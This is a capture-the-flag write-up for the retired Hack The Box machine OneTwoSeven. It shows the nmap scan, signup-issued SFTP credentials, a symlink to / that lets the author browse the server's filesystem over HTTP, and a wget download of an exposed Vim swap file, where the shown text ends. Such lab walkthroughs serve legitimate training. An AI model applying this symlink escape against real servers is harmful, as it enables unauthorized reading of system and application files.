

Writeup - OneTwoSeven

The screenshot shows the OneTwoSeven machine page. At the top right, there are two status indicators: "Retired Machine" (yellow) and "OneTwoSeven is offline" (red). Below these are the machine's profile picture (a soldier holding a gun), its name "OneTwoSeven", its difficulty level "Linux · Hard", and its user rating (0 points, 5.0/5.0 reviews, User Rated Difficulty). A navigation bar below includes "Play Machine", "Machine Info" (which is selected and highlighted in blue), "Walkthroughs", "Reviews", "Activity", and "Changelog". To the right of the main content area, there are two boxes: one showing "2326 User Pwns" and another showing "1396 Root Pwns". Further down, a box displays the release date as "20 Apr, 2019" and "Release Date". On the left side, under "About OneTwoSeven", there is a detailed description of the machine's challenges, mentioning SFTP access, administrative panel bypass, and misconfiguration. Below this, a section titled "Related Academy Modules" lists three modules: "Network Enumeration with Nmap", "Cracking Passwords with Hashcat", and "Linux Privilege Escalation", each with a preview icon and a "View Details" button. A "Show More" link is also present. At the bottom left, there is a "Categories" section with links to "Vulnerability Assessment" and "Web Application". On the right side, there is a "Machine Matrix" section with a 3D radar chart showing exploitation characteristics across five categories: ENUM, REAL, CTF, CUSTOM, and CVE.



OneTwoSeven

13th November 2019 / Document No D19.100.35

Prepared By: MinatoTW

Machine Author: jkr

Difficulty: Hard


Classification: Official

Although I chose a target machine released in 2019, this machine holds significant value. Not only has it received a high rating of 5.0 from over 600 users, but according to the Machine Matrix, it is also considered very close to being "REAL." This aligns well with the project plan I set at the outset.

Start

Connect to the VPN remotely. (In a real-world environment, this could be done by accessing an inconspicuous network port or connecting to an internal network via a switch lacking proper security measures.)

```
sudo openvpn lab_Chenduoduo.ovpn
```



```
chenduoduo@kali24: ~/Desktop/CPTs
File Actions Edit View Help
└─(chenduoduo㉿kali24)─[~/Desktop/CPTs]
$ sudo openvpn lab_Chenduoduo.ovpn
[sudo] password for chenduoduo:
2025-07-22 06:57:37 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2025-07-22 06:57:37 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2025-07-22 06:57:37 OpenVPN 2.6.14 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-07-22 06:57:37 library versions: OpenSSL 3.5.0 8 Apr 2025, LZO 2.10
2025-07-22 06:57:37 DCO version: N/A
2025-07-22 06:57:37 TCP/UDP: Preserving recently used remote address: [AF_INET]206.148.40.1
62:443
2025-07-22 06:57:37 Socket Buffers: R=[131072->131072] S=[16384->16384]
2025-07-22 06:57:37 Attempting to establish TCP connection with [AF_INET]206.148.40.162:443
2025-07-22 06:57:38 TCP connection established with [AF_INET]206.148.40.162:443
2025-07-22 06:57:38 TCPv4_CLIENT link local: (not bound)
2025-07-22 06:57:38 TCPv4_CLIENT link remote: [AF_INET]206.148.40.162:443
2025-07-22 06:57:38 TLS: Initial packet from [AF_INET]206.148.40.162:443, sid=012882bf086d
21a1
2025-07-22 06:57:39 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate Authority
2025-07-22 06:57:39 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: au-vip-1 Issuing CA
2025-07-22 06:57:39 VERIFY KU OK
```

Local IP address: **10.10.16.12**

Target IP address: **10.10.10.133**

OneTwoSeven

Linux · Hard

0 Points

5.0 609 Reviews

User Rated Difficulty

Play Machine Machine Info Walkthroughs Reviews Activity Changelog

Official Writeup Video Walkthrough

AU VIP 1

1 player

Target IP Address
10.10.10.133

Ping is successful, the network is fine. Next, begin the penetration testing.

```
(chenduoduo㉿ kali24)-[~/Desktop/CPTs]
$ ping 10.10.10.133 -c 5
PING 10.10.10.133 (10.10.10.133) 56(84) bytes of data.
64 bytes from 10.10.10.133: icmp_seq=1 ttl=63 time=295 ms
64 bytes from 10.10.10.133: icmp_seq=2 ttl=63 time=296 ms
64 bytes from 10.10.10.133: icmp_seq=3 ttl=63 time=296 ms
64 bytes from 10.10.10.133: icmp_seq=4 ttl=63 time=294 ms
64 bytes from 10.10.10.133: icmp_seq=5 ttl=63 time=295 ms

--- 10.10.10.133 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 294.321/295.512/296.481/0.694 ms
```

Information Gathering

Nmap

PS: In most cases, penetration tests typically start with Nmap. However, this does not mean Nmap is flawless. When using Nmap, it is important to carefully choose command options such as `-p-` and `--min-rate`, otherwise the scan may be intercepted. Moreover, in real-world scenarios, some target firewalls can identify characteristic patterns of Nmap scans and flag them as suspicious activities. Whenever possible, passive information gathering is a preferable choice.

```
(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
$ sudo nmap -sC -sV -p- --min-rate 10000 10.10.10.133
```

```
(chenduoduo㉿ kali24)-[~/Desktop/CPTs/OneTwoSeven]
$ sudo nmap -sC -sV -p- --min-rate 10000 10.10.10.133
[sudo] password for chenduoduo:
Starting Nmap 7.95 ( https://nmap.org )           07-25 06:53 AEST
Warning: 10.10.10.133 giving up on port because retransmission cap hit (10).
Nmap scan report for onetwoseven.htb (10.10.10.133)
Host is up (0.57s latency).

Not shown: 65532 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|_ 256 32:b7:f3:e2:6d:ac:94:3e:6f:11:d8:05:b9:69:58:45 (ECDSA)
|_ 256 35:52:04:dc:32:69:1a:b7:52:76:06:e3:6c:17:1e:ad (ED25519)
80/tcp    open  http  Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Page moved.
60080/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 52.73 seconds
```


According to the results of Nmap, three ports have been detected on the target.

Port	STATE	SERVICE	VERSION
22/tcp	open	SSH	OpenSSH 9.2p1 Debian 2+deb12u1
80/tcp	open	HTTP	Apache 2.4.25 (Debian)
60080	filtered	unknown	Unidentified, possibly a hidden service or blocked by a firewall

Vulnerability Scanning and Analysis

Port 80 is generally used as the HTTP port. When we browse the internet, the services we access usually run on port 80 or 8080 (commonly used for HTTPS services).

After entering `10.10.10.133:80` in the browser, it was found that the target is exposing a website on this port.



Secure SFTP Upload. WTF!

We provide secure upload to your account using industry standard strong encryption algorithms. Noone can spy on your password. Noone will see what precious files you upload.



Next, right-click and view the source code of the current page to check for any potentially useful information.


A particularly interesting line of code was found: an `<a>` tag not only displays `adminlink`, but also has its class set to `disabled`. Most importantly, there is a link following it that points to a port previously detected by the Nmap scan—however, that port was filtered and did not reveal any information.

```

23  <nav class="navbar navbar-expand-md navbar-dark fixed-top bg-dark">
24    <a class="navbar-brand" href="/index.php">OneTwoSeven</a>
25    <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarCollapse" aria-controls="navbarCollapse" aria-expanded="false"
26      <span class="navbar-toggler-icon"></span>
27    </button>
28    <div class="collapse navbar-collapse" id="navbarCollapse">
29      <ul class="navbar-nav mr-auto">
30        <li class="nav-item active"><a class="nav-link" href="/index.php">Home<span class="sr-only">(current)</span></a></li>
31        <li class="nav-item"><a class="nav-link" href="/stats.php">Statistics</a></li>
32        <!-- Only enable link if access from trusted networks admin/20190212 -->
33        <!-- Added localhost admin/20190214 -->
34        <li class="nav-item"><a id="adminlink" class="nav-link disabled" href="http://onetwoseven.htb:60080/">Admin</a></li>
35      </ul>
36    </div>
37  </nav>
38 </header>
39
40 <main role="main">
41
42  <div id="myCarousel" class="carousel slide" data-ride="carousel">
43    <ol class="carousel-indicators">

```

At the same time, according to the source code, the Admin button on the main page is also greyed out and unclickable.




Continue checking other clickable links.

By clicking on “Sign up today,” we found that it automatically redirects to the [signup.php](#) page. On this page, we also discovered a username and password.

PS: When building websites in the early stages, developers often store plaintext usernames and passwords in configuration files for convenience. These files can sometimes be found by performing directory brute-forcing or by viewing the source code.

PS: Additionally, some developers make their website source code public on GitHub, where configuration files may include plaintext credentials as well as personal details such as email addresses, contact information, or Twitter accounts. If someone later uses this open-source code to build a website without changing the default credentials or configuration files, an attacker can obtain the plaintext credentials simply by viewing these files. Even if the credentials have been changed, attackers can still carry out white-box attacks.



Secure SFTP Upload. WTF

We provide secure upload to your account using industry standard

Express checkout. Yeah!


Your personal account is ready to be used:

Username: ots-jNGEzMjM

Password: 19c4a323

You can use the provided credentials to upload your pages via sftp://
onetwoseven.htb. Your personal home page will be available [here](#).

It may take up to one minute for all backend processes to properly identify you.



It is also mentioned below that a page can be uploaded via SFTP by providing credentials.

SFTP stands for SSH File Transfer Protocol. It is a network protocol that allows file access, file transfer, and file management over any reliable data stream.

After successfully logging in, check whether there are any special or unusual files present.

```
(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
$ sftp ots-jNGEzMjM@10.10.10.133
```

```
File Actions Edit View Help
(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
$ sftp ots-jNGEzMjM@10.10.10.133
The authenticity of host '10.10.10.133 (10.10.10.133)' can't be established.
ED25519 key fingerprint is SHA256:q2uwM1EVNJyOCanapx8pCp+lhe2bngUBdtH+GMvgHhY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.133' (ED25519) to the list of known hosts.
ots-jNGEzMjM@10.10.10.133'  password:
Connected to 10.10.10.133.

sftp> ls
public_html
sftp>
```

Nothing special was found.

```
sftp> ls public_html  
public_html/index.html  
sftp> |
```

By entering the `help` command, we discovered that the `symlink` command is available.

```

sftp> help
Available commands:
bye           Quit sftp
cd path       Change remote directory to 'path'
chgrp [-h] grp path   Change group of file 'path' to 'grp'
chmod [-h] mode path  Change permissions of file 'path' to 'mode'
chown [-h] own path   Change owner of file 'path' to 'own'
copy oldpath newpath  Copy remote file
cp oldpath newpath    Copy remote file
df [-hi] [path]        Display statistics for current directory or
                      filesystem containing 'path'
exit          Quit sftp
get [-afpR] remote [local] Download file
help          Display this help text
lcd path      Change local directory to 'path'
lls [ls-options [path]]  Display local directory listing
lmkdir path    Create local directory
ln [-s] oldpath newpath  Link remote file (-s for symlink)
lpwd          Print local working directory
ls [-1afhlnrSt] [path]   Display remote directory listing
lumask umask   Set local umask to 'umask'
mkdir path     Create remote directory
progress       Toggle display of progress meter
put [-afpR] local [remote] Upload file
pwd           Display remote working directory
quit          Quit sftp
reget [-fpR] remote [local] Resume download file
rename oldpath newpath  Rename remote file
reput [-fpR] local [remote] Resume upload file
rm path       Delete remote file
rmdir path    Remove remote directory
symlink oldpath newpath Symlink remote file
version        Show SFTP version
!command      Execute 'command' in local shell
!              It may take up to one line
?              Synonym for help
sftp> |

```

Exploitation

By researching online, I discovered that the `symlink` command in SFTP can be used to bypass directory restrictions.

The key to this vulnerability is that a symlink acts like a shortcut, allowing us to access the files we want.

The command is: `symlink [target_path] [symlink_name]`

It's essentially telling the server: "Please create a 'shortcut' for me in a directory I can access that leads to another path."

For a Linux machine, the most desired location to inspect is the root directory `/`.

```
sftp> symlink / public_html/root
```

```
sftp> symlink / public_html/root
sftp> |
```


Here, `/` is the target path—i.e., the system root directory.

`public_html/root` is the name of the symlink we want to create under our own directory.

This command creates a symbolic link called `root` inside your `~/public_html/` directory, which actually points to the root `/`.

By visiting `http://onetwoseven.htb/~ots-jNGEzMjM/root/`, we can now see the contents of the root directory.


Key information and files are often hidden in places that seem inconspicuous.



Index of /~ots-jNGEzMjM/root

Name	Last modified	Size	Description
Parent Directory		-	
etc/	2019-02-20 16:39	-	
home/	2019-02-15 21:10	-	
usr/	2019-02-15 21:50	-	
var/	2019-02-15 19:59	-	


Apache/2.4.25 (Debian) Server at onetwoseven.htb Port 80



Forbidden

You don't have permission to access /~ots-jNGEzMjM/root/etc/ on this server.


Apache/2.4.25 (Debian) Server at 10.10.10.133 Port 80



Forbidden

You don't have permission to access /~ots-jNGEzMjM/root/home/ on this server.

Apache/2.4.25 (Debian) Server at 10.10.10.133 Port 80



Forbidden

You don't have permission to access /~ots-jNGEzMjM/root/usr/ on this server.

Apache/2.4.25 (Debian) Server at 10.10.10.133 Port 80

So far, it appears that the only directory we are able to access is `/var`.

The screenshot shows a web browser window with the title "Index of /~ots-jNGEzMjM/root/var". The address bar displays the URL "10.10.10.133/~ots-jNGEzMjM/root/var/". Below the address bar is a navigation bar with links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", and "The image". The main content area is titled "Index of /~ots-jNGEzMjM/root/var" and contains a table with two rows. The first row is a header with columns "Name", "Last modified", and "Size Description". The second row shows a "Parent Directory" entry with a folder icon and the text "www/" followed by the last modified date "2019-02-26 09:16". A mouse cursor is hovering over the "www/" link.

Index of /~ots-jNGEzMjM/root/var

Name	Last modified	Size Description
------	---------------	------------------

Parent Directory	-	-
www/	2019-02-26 09:16	-

Apache/2.4.25 (Debian) Server at 10.10.10.133 Port 80

We discovered a special file: `.login.php.swp`. This is a swap file automatically generated by the Vim editor while editing `login.php`, used for recovery in case of crashes or unsaved changes. However, it may contain sensitive information such as source code, database connection details, plaintext passwords, operation history, etc.

The screenshot shows a web browser window with the title "Index of /~ots-jNGEzMjM/root/var/www/html-admin". The address bar displays the URL "10.10.10.133/~ots-jNGEzMjM/root/var/www/html-admin/". Below the address bar is a navigation bar with links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "The image", "Google Hacking DB", and "C". The main content area is titled "Index of /~ots-jNGEzMjM/root/var/www/html-admin" and contains a table with four rows. The first row is a header with columns "Name", "Last modified", and "Size Description". The second row shows a "Parent Directory" entry with a folder icon and the text "html-admin/" followed by the last modified date "2019-02-13 16:16" and size "20K". The third row shows a file entry with a document icon and the text ".login.php.swp" followed by the last modified date "2019-02-15 19:35" and size "1.6K". The fourth row shows a folder entry with a folder icon and the text "dist/" followed by the last modified date "2019-02-15 19:35" and size "-".

Index of /~ots-jNGEzMjM/root/var/www/html-admin

Name	Last modified	Size Description
------	---------------	------------------

Parent Directory	-	-
.login.php.swp	2019-02-13 16:16	20K
carousel.css	2019-02-15 19:35	1.6K
dist/	2019-02-15 19:35	-

Apache/2.4.25 (Debian) Server at 10.10.10.133 Port 80

Use the `wget` command to download it.

```
(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
$ wget http://10.10.10.133/~ots-jNGEzMjM/root/var/www/html-
admin/.login.php.swp
```

```
(chenduoduo㉿kali24: ~/Desktop/CPTs/OneTwoSeven)
$ wget http://10.10.10.133/~ots-jNGEzMjM/root/var/www/html-admin/.login.php.swp
